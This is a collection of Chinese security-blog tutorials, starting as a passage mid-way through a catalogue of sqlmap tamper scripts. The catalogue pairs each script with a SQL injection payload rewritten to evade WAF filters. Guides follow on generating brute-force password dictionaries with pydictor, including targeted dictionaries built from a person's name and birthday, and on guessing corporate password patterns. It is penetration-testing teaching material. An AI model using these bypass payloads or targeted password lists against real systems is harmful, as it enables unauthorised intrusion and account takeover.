to %73%65%6c%65%63%74%20%2a%20%66%72%6f%6d%20%75%73%65%72

适用数据库：ALL

charunicodeencode.py：

用 unicode 编码 payload ，只编码非编码字符

*select * from users to*

\u0073\u0065\u006c\u0065\u0063\u0074\u0020\u002a\u0020\u0066\u0072\u006f\u006d\u0020\u0075\u0073\u0065\u0072

适用数据库：ALL，但是需要 asp 和 asp.net 环境

commalesslimit.py：

将 payload 中的逗号用 offset 代替，用于过滤了逗号并且是两个参数的情况

limit 2,1 to limit 1 offset 2

适用数据库：MySQL

commalessmid.py：

将 payload 中的逗号用 from for 代替，用于过滤了逗号并且是三参数的情况

mid(version(), 1, 1) to mid(version() from 1 for 1)

适用数据库：MySQL

commentbeforeparentheses.py：

*retVal = re.sub(r"\b(\w+)\(", "\g<1>/**/(", retVal)*

在某个单词后的第一个括号前面加入 /**/ ，用于过滤了函数的情况

*union select group_concat(table_name) to union select group_concat/**/(table_name)*

适用数据库：ALL

concat2concatws.py：

payload = payload.replace("CONCAT(", "CONCAT_WS(MID(CHAR(0),0,0),")

用于过滤了 concat 函数的情况

concat(1,2) to concat_ws(mid(char(0), 0, 0), 1, 2)

适用数据库：MySQL

equaltolike.py：

retVal = re.sub(r"\s=\s", " LIKE ", retVal)

将等号用 like 代替，用于过滤了等号的情况

*select * from users where id=1 to select * from users where id like 1*

适用数据库：ALL

escapequotes.py：

```
return payload.replace("'", "\'").replace('"', '\"')
```

将单引号转换成 \\' ，双引号转换成 \\" ，用于过滤了单引号或双引号的情况

```
1' and 1=1--+ to 1\\' and 1=1--+
```

适用数据库：ALL

greatest.py：

用 greatest 代替大于符号，用于大于符号被过滤了的情况

```
1 and a>b to 1 and greatest(a,b+1)=a
```

ALL

halfversionedmorekeywords.py：

在关键字前添加注释，用于过滤了关键字的情况

```
union select 1,2 to /*!0union/*!0select 1,2
```

适用数据库：MySQL < 5.1

htmlencode.py：

```
return re.sub(r"[^\w]", lambda match: "&#%d;" % ord(match.group(0)), payload) if payload else payload
```

从名字就知道是将 payload 进行 html 编码

```
1' and 1=1--+ to
&#49;&#39;&#32;&#97;&#110;&#100;&#32;&#49;&#61;&#49;&#45;&#45;&#43;
```

适用数据库：ALL

ifnull2ifisnull.py：

将 ifnull() 函数转为 if(isnull()) 函数，用于过滤了 ifnull 函数的情况

ifnull(1, 2) to if(isnull(1), 2, 1)

适用数据库：MySql

informationschemacomment.py：

*retVal = re.sub(r"(?i)(information_schema).", "\g<1>/**/.", payload)*

在 information_schema 后面加上 /**/ ，用于绕过对 information_schema 的情况

*select table_name from information_schema.tables to select table_name from information_schema/**/.tables*

适用数据库：ALL

lowercase.py：

将 payload 里的大写转为小写

UNION SELECT to union select

适用数据库：ALL

modsecurityversioned.py：

用注释来包围完整的查询语句，用于绕过 ModSecurity 开源 waf

1 and 2>1--+ to 1 /!30874and 2>1*/--+*

适用数据库：MySQL

modsecurityzeroversioned.py：

用注释来包围完整的查询语句，用于绕过 waf ，和上面类似

1 and 2>1--+ to 1 /!00000and 2>1*/--+*

适用数据库：MySQL

multiplespaces.py：

在关键字周围添加多个空格

union select 1,2--+ to union select 1,2--+

适用数据库：ALL

nonrecursivereplacement.py：

关键字双写，可用于关键字过滤

union select 1,2--+ to uniounionn selecselectt 1,2--+

适用数据库：ALL

overlongutf8.py：

这个不是很懂，也去网上搜了下，都说是”转换给定的 payload 当中的所有字符“，类似空格大于小于这种

select field from table where 2>1 to

select%C0%AAfield%C0%AAfromtable%C0%AAwhere%C0%AA2%C0%BE1

适用数据库：ALL

percentage.py：

用百分号来绕过关键字过滤，具体是在关键字的每个字母前面都加一个百分号

*select * from users to %s%e%l%e%c%t * %f%r%o%m %u%s%e%r%s*

适用数据库：ALL，但是需要 ASP 环境

plus2concat.py：

用 concat 函数来替代加号，用于加号被过滤的情况

select char(13)+char(114)+char(115) from user to select concat(char(113),char(114),char(115)) from user

适用数据库：SQL Server 2012+

plus2fnconcat.py：

用 fn concat 来替代加号，和上面类似

select char(13)+char(114)+char(115) from user to select {fn concat({ fn concat(char(113),char(114))},char(115))} from user

适用数据库：Microsoft SQL Server 2008+

randomcase.py：

将 payload 随机大小写，可用于大小写绕过的情况

union select 1,2--+ to UniOn SElect 1,2--+

适用数据库：ALL

randomcomments.py：

在 payload 的关键字中间随机插入 /**/ ，可用于绕过关键字过滤

*union select 1,2--+ to un/**/ion sele/**/ct 1,2--+*

适用数据库：ALL

securesphere.py：

return payload + " and '0having'='0having'" if payload else payload

在 payload 后面加入字符串，可以自定义

1' and 1=1 to 1' and 1=1 '0having'='0having'

适用数据库：ALL

sp_password.py：

retVal = "%s%ssp_password" % (payload, "-- " if not any(_ if _ in payload else None for _ in ('#', "-- ")) else "")

在 payload 语句后添加 ssp_password ，用于迷惑数据库日志

1’ and 1=1--+ to 1 and 1=1-- sp_password

适用数据库：MSSQL

space2comment.py：

用 /**/ 替代空格，用于空格的绕过

*union select 1,2--+ to union/**/select/**/1,2--+*

适用数据库：ALL

space2dash.py：

用注释符--和一个随机字符串加一个换行符替换控制符

?union select 1,2--+ to union--HSHjsJh%0Aselect--HhjHSJ%0A1,2--+

适用数据库：MSSQL、 SQLite

space2hash.py：

和上面类似，不过这儿是用#注释符

union select 1,2--+ to union%23HSHjsJh%0Aselect%23HhjHSJ%0A1,2--+

适用数据库：MySQL

space2morecomment.py：

将空格用 /**_**/ 替代

*union select 1,2--+ to union/**_**/select/**_**/1,2--+*

适用数据库：ALL

space2morehash.py：

和 space2hash.py 类似，但是这儿多一个 # 和换行符，具体看一下对比：

space2hash.py： union select 1,2--+ to

union %23 HSHjsJh %0A select %23 HhjHSJ %0A1,2--+

space2morehash.py：union select 1,2--+ to

union %23 HSHjsJh %0A select %23 HhjHSJ %0A%23 HJHJhj %0A 1,2--+

适用数据库：MySQL >= 5.1.13

space2mssqlblank.py：

```
blanks = ('%01', '%02', '%03', '%04', '%05', '%06', '%07', '%08', '%09', '%0B', '%0C', '%0D', '%0E', '%0F', '%0A')
```

用这些随机空白符替换 payload 中的空格

union select 1,2--+ to union%01select%021,2--+

适用数据库：SQL Server

space2mssqlhash.py：

用 # 加一个换行符替换 payload 中的空格

union select 1,2--+ to union%23%0Aselect%23%0A1,2--+

适用数据库：MSSQL、MySQL

space2mysqlblank.py：

blanks = ('%09', '%0A', '%0C', '%0D', '%0B')

用这些随机空白符替换 payload 中的空格

union select 1,2--+ to union%09select%0D1,2--+

适用数据库：MySQL

space2mysqldash.py：

用 -- 加一个换行符替换空格

union select 1,2--+ to union--%0Aselect--%0A1,2--+

适用数据库：MySQL、MSSQL

space2plus.py：

用 + 替换空格

union select 1,2--+ to union+select+1,2--+

适用数据库：ALL

space2randomblank.py：

blanks = ("%09", "%0A", "%0C", "%0D")

用这些随机空白符替换 payload 中的空格

union select 1,2--+ to union%09select%0C1,2--+

适用数据库：ALL

symboliclogical.py：

retVal = re.sub(r"(?i)\bAND\b", "%26%26", re.sub(r"(?i)\bOR\b", "%7C%7C", payload))

用 && 替换 and ，用 || 替换 or ，用于这些关键字被过滤的情况

1 and 1=1 to 1 %26%26 1=1

1 or 1=1 to 1 %7c%7c 1=1

适用数据库：ALL

unionalltounion.py：

return payload.replace("UNION ALL SELECT", "UNION SELECT") if payload else payload

用 union select 替换 union all select

union all select 1,2--+ to union select 1,2--+

适用数据库：ALL

unmagicquotes.py：

用宽字符绕过 GPC addslashes

1 ‘and 1=1 to 1%df%27 and 1=1--

适用数据库：ALL

uppercase.py：

将 payload 大写

union select to UNION SELECT

适用数据库：ALL

varnish.py：

headers = kwargs.get("headers", {})headers["X-originating-IP"] = "127.0.0.1"return payload

添加一个 HTTP 头“ X-originating-IP ”来绕过 WAF

还可以自定义：

*X-forwarded-for: TARGET_CACHESERVER_IP (184.189.250.X)X-remote-IP: TARGET_PROXY_IP (184.189.250.X)X-originating-IP: TARGET_LOCAL_IP (127.0.0.1)x-remote-addr: TARGET_INTERNALUSER_IP (192.168.1.X)X-remote-IP: * or %00 or %0A*

适用数据库：ALL

versionedkeywords.py

对不是函数的关键字进行注释

1 UNION ALL SELECT NULL, NULL, CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,100,114,117,58))#

to

1/!UNION*//*!ALL*//*!SELECT*//*!NULL*/,/*!NULL*/, CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST(CURRENT_USER()/*!AS*//*!CHAR*/),CHAR(32)),CHAR(58,100,114,117,58))#*

适用数据库：MySQL

versionedmorekeywords.py：

注释每个关键字

1 UNION ALL SELECT NULL, NULL, CONCAT(CHAR(58,122,114,115,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,115,114,121,58))#

to

1/!UNION//!ALL//!SELECT//!NULL/,/!NULL/,/!CONCAT/(/!CHAR/(58,122,114,115,58),/!IFNULL/(CAST(/!CURRENT_USER/()/!AS//!CHAR/),/!CHAR/(32)),/!CHAR/(58,115,114,121,58))#

适用数据库：MySQL >= 5.1.13

xforwardedfor.py：

```
headers = kwargs.get("headers", {})headers["X-Forwarded-For"] = randomIP()return payload
```

添加一个伪造的 HTTP 头“ X-Forwarded-For ”来绕过 WAF

适用数据库：ALL

总结

虽然 sqlmap 自带的 tamper 可以做很多事情，但是在实际的环境中，往往比较复杂，可能遇到的情况会非常多，这些 tamper 不可能做到很全面的应对各种环境，所以在学习自带的 tamper 的使用的同时，最好能够掌握 tamper 的编写规则，这样应对各种环境才能应对自如，不过作者也在准备这么一篇关于 tamper 的编写方式，希望可以帮到更多的同学，让我们在学习的路上不是孤军奋战。

pydictor 爆破字典生成指南

原创： LandGrey 信安之路 2017-11-24

pydictor 是一个使用 python 语言开发，遵循 GPLv3 协议的开源命令行工具，主要用来帮助安全研究人员生成称心如意的暴力破解字典。

以功能强大、简洁实用、适用场景多、自定义程度强为开发目标。

开源地址：

https://github.com/LandGrey/pydictor

0x01：特点与功能

今天主要是讲 pydictor 如何结合渗透测试过程常见的场景使用，特点与功能：

https://github.com/LandGrey/pydictor/blob/master/README_CN.md

有详细讲解，下面只梳理一下大概脉络，方便下文的理解。

特点：

1.完全使用 python 的原生库写成，不需要额外安装其它任何的 python 模块;

2.同时支持 python 2.7+ 和 python 3.4+ 版本，可在 Windows、Linux 和 Mac 平台上运行;

3. 可自定义化程度高，留出很多可配置规则的文件;

4. 爆破必备,新老皆宜.

功能：

1.基于三大字符集(d: 数字 L: 小写字母 c: 大写字母)的基础字典;

2.基于自定义字符集(包括特殊字符)的字典;

3.排列组合字典(几个字符或字符串的所有排列可能);

4.用配置文件或者符合 pydictor 字典语法的字符串直接生成字典;

5.析取网页中可能有意义的原始单词字典;

6.基于关键词生成针对性密码字典;

7.基于性别生成中国公民身份证后 4/6/8 位字典;

8.生成一段时间内的生日字典(自定义位数);

9.用 pydictor 的 handler 功能润色下自己的字典;

10.基于个人信息和规则生成社会工程学字典(呃，蹭下知名度，本质还是基于关键词，重在密码规则模式)

11.一系列和字典的整个生命周期有关的内置工具;包括字典合并、合并后去重、字典去重、单词频率统计、安全擦除字典;

12.一系列和生成优化字典有关的选项; 包括自定长度范围、字典加前缀、加后缀、编码或加密字典、用 1337 模式、控制字典所用规则的程度、根据数字、字符和特殊字符的个数或种类的多少来筛选字典、用正则表达式来筛选字典等。

0x02：使用场景

早期开发是为了让功能匹配使用场合，后期开发是让具体场景拥有对应的功能。

01：字典合并

字典都不是凭空捏造或生成的，一般都会参考前辈们公布的字典。所以，先收集百八十个字典，放到一个目录下，把字典合并起来吧。

1. 合并目录/网站路径爆破字典
2. 合并子域名字典
3. 合并用户名字典
4. 合并弱密码字典
5. 其它各式各样的字典

python pydictor.py -tool combiner /my/dict/dirpath -o comb.txt

02：词频统计

但是有时候我们通常不需要那么大的字典，选合并后字典的出现频率最高的前 1000 条保存吧。筛选出

最常用的网站路径/子域名/用户名/弱密码/...

修改 lib/data/data.py 中 counter_split 变量指定的分隔符（默认 "\n"），

也可以统计其它字符分隔的字典词频.

python pydictor.py -tool counter vs comb.txt 1000

03：去除重复项

面对合并后的超大字典，还是不舍得只要频率高的词，路径字典有时候还是多多益善。去重下，照单全收

python pydictor.py -tool uniqifer comb.txt --output uniq.txt

或者直接合并加去重

python pydictor.py -tool uniqbiner /my/dict/dirpath --output uniq.txt

04：枚举数字字典

准备好字典了，拿最基础的试试手

1.爆破 4 位或 6 位数字手机短信验证码

2.爆破用户名 ID 值

生成 4 位纯数字字典

python pydictor.py -base d --len 4 4

05：简单用户名字典

不能确定是否存在某用户时，试试 1 位到 3 位的拼音字典，加上 123456 这样的几个弱口令，说不定就有意外收获：

python pydictor.py -base L --len 1 3 -o dict.txt

06：后台管理员密码字典(明文传输)

经常遇到的测试场景了，就是一个登录页，把收集到的信息都用上，生成后台爆破字典，比如

域名: test.land.com.cn

编辑名：张美丽、Adaor、midato

公司名: 上海美丽大米有限责任公司(如有雷同纯属巧合)

座机: 568456

地址: xxx 园区 A 座 312 室

把自己常用的弱口令字典复制到 wordlist/Web 目录下, 最终生成的字典会包含它们;

然后把下列信息写入 /data.txt

test

land

zhangmeili

meili

zml

Adaor

midato

meilidami

mldm

shmldm

568456

A312

生成字典:

python pydictor.py -extend /data.txt --level 3 --len 4 16

弱口令字典 + 部分信息 + 生成规则 + level3，最终生成了七万多条密码，一部分密码如下：

```
28815   !@#meili
28816   qwemeili
28817   QWEmeili
28818   Meili
28819   Meili.
28820   Meili!
28821   Meili#
28822   Meili@
28823   Meili?
28824   Meili\
28825   Meili/
28826   MeiliA
28827   Meili_
28828   Meilia
28829   Meili000
28830   Meili007
28831   Meili321
28832   Meili520
28833   Meili521
28834   Meili678
28835   Meili789
28836   Meili999
28837   Meili@qq
28838   MeiliABC
28839   MeiliXYZ
28840   Meilixyz
28841   Meili_qwer
28842   Meili11111
28843   Meili12345
28844   Meili54321
28845   Meiliadmin
28846   Meili
28847   Meiliabc123
28848   Meili123abc
28849   Meili123!@#
28850   Meili654321
28851   Meili1980
28852   Meili1981
28853   Meili1982
28854   Meili1983
```


07：后台管理员密码字典(前台普通加密)

有时候网站的密码可能不是直接明文传输过去的，程序员会用 js 简单加密下再传输过去，比如 base64 编码、md5 加密，这时候可以用 --encode 参数生成加密字典

python pydictor.py -extend /data.txt --level 3 --len 4 16 --encode b64


python pydictor.py -extend /data.txt --level 3 --len 4 16 --encode md5

08：后台管理员密码字典(前台 js 自定义加密)

高级点的程序员，还喜欢前端自定义个 js 加密方法，把用户名和密码加密后传输过去，比如

这时候，普通爆破工具基本都无能为力了，但是却依旧可以通过 pydictor 来生成字典；


修改 /lib/fun/encode.py 文件的 test_encode() 函数，用 python 语法仿照上图的加密方式再实现一遍加密：



然后运行命令，生成按照前端 js 加密方法加密后的密码字典，可以直接用 burpsuite 加载

python3 pydictor.py -extend /data.txt --level 3 --len 4 16 --encode test

最后通过这种方式生成符合前端加密方法的用户名字典，先探测出存在的用户名，再结合几个弱密码，爆破出来 100 多个弱口令。



需要注意的是，一般生成加密字典前要生成一个没加密的字典，因为每一项在文件中的顺序是一致的，所以爆破出来密码后，可以通过行数对照去没加密的字典中查找明文。

09：复杂格式的字典

例如，你通过 shoulderhack 和一些信息，猜到别人的密码大概是 Cxhai【三位或四位数字】_abc123@【qq,163,wy,mail 中的一个】，然后 md5 加密的值

这种复杂格式的字典，pydictor 也可以轻松的生成

python pydictor.py --conf "Cxhai[0-9]{3,4}<none>_abc123@[qq,163,wy,mail]{1,1}<none>" --encode md5

没加密前的字典：

```
16847  Cxhai3211_abc123@wy
16848  Cxhai3211_abc123@mail
16849  Cxhai3212_abc123@qq
16850  Cxhai3212_abc123@163
16851  Cxhai3212_abc123@wy
16852  Cxhai3212_abc123@mail
16853  Cxhai3213_abc123@qq
16854  Cxhai3213_abc123@163
16855  Cxhai3213_abc123@wy
16856  Cxhai3213_abc123@mail
16857  Cxhai3214_abc123@qq
16858  Cxhai3214_abc123@163
16859  Cxhai3214_abc123@wy
16860  Cxhai3214_abc123@mail
16861  Cxhai3215_abc123@qq
16862  Cxhai3215_abc123@163
16863  Cxhai3215_abc123@wy
16864  Cxhai3215_abc123@mail
16865  Cxhai3216_abc123@qq
16866  Cxhai3216_abc123@163
16867  Cxhai3216_abc123@wy
16868  Cxhai3216_abc123@mail
16869  Cxhai3217_abc123@qq
16870  Cxhai3217_abc123@163
16871  Cxhai3217_abc123@wy
16872  Cxhai3217_abc123@mail
16873  Cxhai3218_abc123@qq
16874  Cxhai3218_abc123@163
16875  Cxhai3218_abc123@wy
16876  Cxhai3218_abc123@mail
16877  Cxhai3219_abc123@qq
16878  Cxhai3219_abc123@163
16879  Cxhai3219_abc123@wy
16880  Cxhai3219_abc123@mail
16881  Cxhai3220_abc123@qq
16882  Cxhai3220_abc123@163
16883  Cxhai3220_abc123@wy
16884  Cxhai3220_abc123@mail
16885  Cxhai3221_abc123@qq
16886  Cxhai3221_abc123@163
```


最终加密后的字典：

```
24235  b9177775af7561176f5bb000a98f0757
24236  db72d3a928bebdf686ce6d95d5829999
24237  75b46701ec763f80f8ddd01c32beee08
24238  fbfdfb4c29120640edbe53e283edfecb
24239  52a844bbb456ede007919ef9c87f9bbc
24240  c5101498b6fc95cbae221613ff4493ec
24241  02d7c3695b40422c22d1a7211f421f8d
24242  1dcabe457a8df2b437619561f1a39b3a
24243  03e1329df63fddf9b21b8457bf97d367
24244  092098749ca06e68d7403b2f2d561720
24245  7c4d8f2ee54530d0d9dce47119d35d00
24246  f20affdbbff5d9ae77a4d22da87568f2
24247  eff180ae4fe03bdb127bc6281f780c52
24248  4e5604d0735fab6c36eb98faa390e8af
24249  ac505e57963c70bbb6bfd96275fea8b6
24250  84fab8de60acc003d23dc13dada92617
24251  2d1a6b62b6401c231fc2292425158f6d
24252  d0f638fa5a8c3c63e7051273a93f1d2d
24253  6fa5b8dc2130d2523354dd8878ce7165
24254  770f20f67ff28ad96b80316c3981fd96
24255  fbe4df492fee0f66881438392963fe84
24256  08172cba1f0f9707b6812a7b7c3e0667
24257  679b6b1c9b6c598d6ebe506437863600
24258  b6473c02b9a5f5e60c6d8ba9eb1acc5e
24259  4d5a396dee471dedb7a5431d4d81d5fd
24260  e7762df81e201551502987d9833b4f0c
24261  f458709bd8a8833f0c22c44036730010
24262  6c26a4d6aa94d3dac60aa7c794a733ae
24263  eb8301c7f37605c420cc552454747ca2
24264  2c7d8cca85a09520bbec4dec98f073f1
24265  2813362014118a819a97ab70144d9546
24266  a2976fe13c32ccb21a206eabb2f118cf
24267  e10494afa0a8e13c35f34e24c6ec1b5b
24268  26b641af8b6eeb04cb2c120ec0c48a0c
24269  d38cf9fdbb82e764b2b5fc53e4aa91de
24270  985f5e6d50ad44df934bf06095650ac8
24271  908763047dcc102361eab6a1422a9aba
24272  f58d0bcb3ad87e87f253472835c04362
24273  e58bc55f9351fedc72c70c060cc227f4
24274  aeb0a4c319f829761167f5894b24fab1
```

10：社会工程学字典

通过配置文件定义的规则和一部分内置代码逻辑，你可以输入一些关于个人的信息，生成关于某个人可能用的密码，比如，我只知道一个的如下信息

姓名：景林

生日：1997 年 7 月 16 日

以前用过密码：Jlin520

然后一波操作，生成了四万多条密码

嫌密码太多了？没事，只要长度 6-16 的，级别设置大点，密码会少很多；查看下当前配置，重新生成字典，只有三千多条了

```
jinglin
Jinglin
Jlin520
jlin520
19970716
970716
1997716
jinglinjinglin
jinglinJinglin
jinglin19970716
jinglin07161997
jinglin970716
jinglin071697
jinglin1997
jinglin0716
jinglin1997716
jinglin716
jinglin97716
jinglin71697
Jinglinjinglin
JinglinJinglin
Jinglin19970716
Jinglin07161997
Jinglin970716
Jinglin071697
Jinglin1997
Jinglin0716
Jinglin1997716
Jinglin716
Jinglin97716
Jinglin71697
19970716jinglin
19970716Jinglin
1997071619970716
1997071607161997
19970716970716
19970716071697
199707161997
199707160716
199707161997716
```

11：处理自己的字典

退一万步来讲，上面的字典都帮不了你，但是 pydictor 的 handler 功能还是可以帮你根据具体的使用场景来处理自己的字典，让自己原本的字典适用各种场合。

比如：

对方密码策略要求是 6 到 16 位；必须有数字和字母，不允许有特殊字符；前端 js 对密码 base64 编码后传输到后端。

可以用下面的命令处理自己原先的字典 raw.txt，生成符合本次爆破场景的

字典：

python pydictor.py -tool handler /wordlist/raw.txt --len 6 16 --occur ">0" ">0" "<=0" --encode b64 -o /wordlist/ok.txt

0x03：结语

pydictor 的常见使用场景都简单介绍过了，另外还有一些特殊字典，比如身份证后几位、生日日期字典；内置的专门用来破解 SSH 弱口令的键盘模式字典

https://github.com/LandGrey/pydictor/blob/master/wordlist/Sys/SSH_Root_Weak_Pass.txt

等等，就不一一介绍了，相信自己看看就能理解。

结合目标的爆破场景，合理使用 pydictor，人人都是爆破小能手。

生成花式密码

原创： 木禾 信安之路 2017-11-29

大家好，我是木禾，第一次给信安之路投稿哈，因为中午刚好看到有关于 pydictor 的文章，咦，有用过。几个月前也在烦生成密码的问题，当时认真看过 pydictor 的代码，做了一些改进，因为这个生成工具没有办法实现的一个点：

如正常一个密码格式 password@123 ，但我想随机生成如下几种密码

大写 Password@123

替换 p@ssw0rd@123

是没有办法，所以当时就通过对代码的编码方式进行改进，而达到这个效果。具体方法请看文章，嘿嘿。

起因

如果有人问我，你会密码爆破吗？

相信你也会像我一样毫不犹豫地回答：会啊，很简单。

但是有一天，当我用几万个密码去爆破的时候还爆不出来的时候，我知道我错了。仔细想想，一直以来的密码爆破都是用常见弱口令字典，用 Top1000 之类去爆，而收集的一些信息，或者自己构思出来的一些密码组合，却不能很好地去实现。所以以本文之见，说说密码猜测。

密码

固然，弱口令字典是爆破必备。而当你掌握了一定的信息之后，会开始思考，用户会怎么去组合一个密码呢？如果用户稍微会有点安全意识，会怎么去加强密码呢？比如一些企业对密码复杂度作了要求之后，至少都要 8 位，并且有特殊字符；比如一些比较有安全意识的人，密码会有大小写，不同的组合等等。这样的环境下，如何去猜测用户的密码呢？当然，这需要有一定的经验积累，我从以往接触过的密码来分析，不足之处，还望指点一二。

个人

多个账户用同一套密码。

跟个人信息有关，如姓名，手机号，身份证后 6 位，出生年月等

企业

首先看看现在企业一般是什么要求：

“口令复杂度策略为：口令长度至少为 8 位，并由数字、大小字母与特殊字符组成。”

很多企业的密码都有加强，一般是 6 位以上。

临时文件

多与时间有关。

构造密码

这里我们使用一个工具 ——[pydictor 爆破字典生成指南]

设计模块

先给几个密码：

qyoa#123

abc@1234

j2ee@pkpk

vm1234!@#$


root@#

看到这些密码，你大概可以看出他们的规律了吧，这些是一些企业的密码，用来登录服务器的。其形成原因，有两点：

第一点：一般是系统名开头。从来没见过直接特殊字符开头吧。

第二点：由系统名开始后，又因为企业对密码长度和字符的要求，会加入字符和数字，所以后面就有了 @123，或 #123，嘿嘿，懂了吧。

所以我们往下看：



通常我们的密码不超过四个模块，超三个模块最常见。可以看到上面的例子中，像 qyoa#123 ，可以理解为由三个模块 qyoa 、 # 、 123 组成。由此类推其它例子。

而这四个模块里，也可以有一些规律。

模块 1：通常是常见字符，如 admin、root、password、系统名等。

模块 2：通常是特殊字符，如 @，@#，!@#$ 等。

模块 3：第三个种类会多一点在，通常是个人信息，时间或数字。

模块 4：通常是数字，代表序号。

这时我们可以使用 pydictor 来生成字典，pydictor 中有一个配置模式：

```
#### 示例9：用配置文件生成字典

1. 此功能可以完成"-base"和"-char"的所有功能，并在此基础上有更精细化的字典控制力；
2. extend.conf 文件支持此功能，具体参考funcfg/extend.conf文件；
3. 可以生成固定模式的字典，比如 lisa【两位到四位数字】@【qq.com, 163.com, some.net 中的一个】，在配置文件中写入
   'lisa[0-9]{2,4}<none>@[qq.com,163.com,some.net]{1,1}<none>' ，然后指定运行即可

...
python pydictor.py --conf --encode b64          使用默认位置的funcfg/build.conf 配置文件建立字典,并用base64编码
python pydictor.py --conf /my/other/awesome.conf    使用/my/other/awesome.conf文件建立字典
```


第一步：先想要组合怎么样的密码，比如现在要组合一个四个模块的密码，各个模块分别为常用字符、特殊字符、猜测用户名、序号。

第二步：配置 pydictor\funcfg 文件夹下 build.conf 文件，要把原来的那语句注释掉。

```
#                    sha512  sha512 encrytion
#
#########################################################################################################

#{bob,b0b,BOB}{1,1}<none>_[0-9]{4,4}<none>@passw0rd

[admin,root,password]{1,1}<none>[!,@,#,$]{1,4}<none>liqiang[1,2,3]{1,1}<none>
```


写 入 密 码 规 则 为 *[admin,root,password]{1,1}<none>[!,@,#,$]{1,4}<none>liqiang[1,2,3]{1,1}<none>* 。

第三步：执行 pydictor –conf 或 python pydictor -conf

可以看到在 result 文件夹下生成了字典：

嗯哼，内容正是我想要的。

加些变换

除了上面的组合方法，我们再看看其它一些密码：

Dgdg@#123

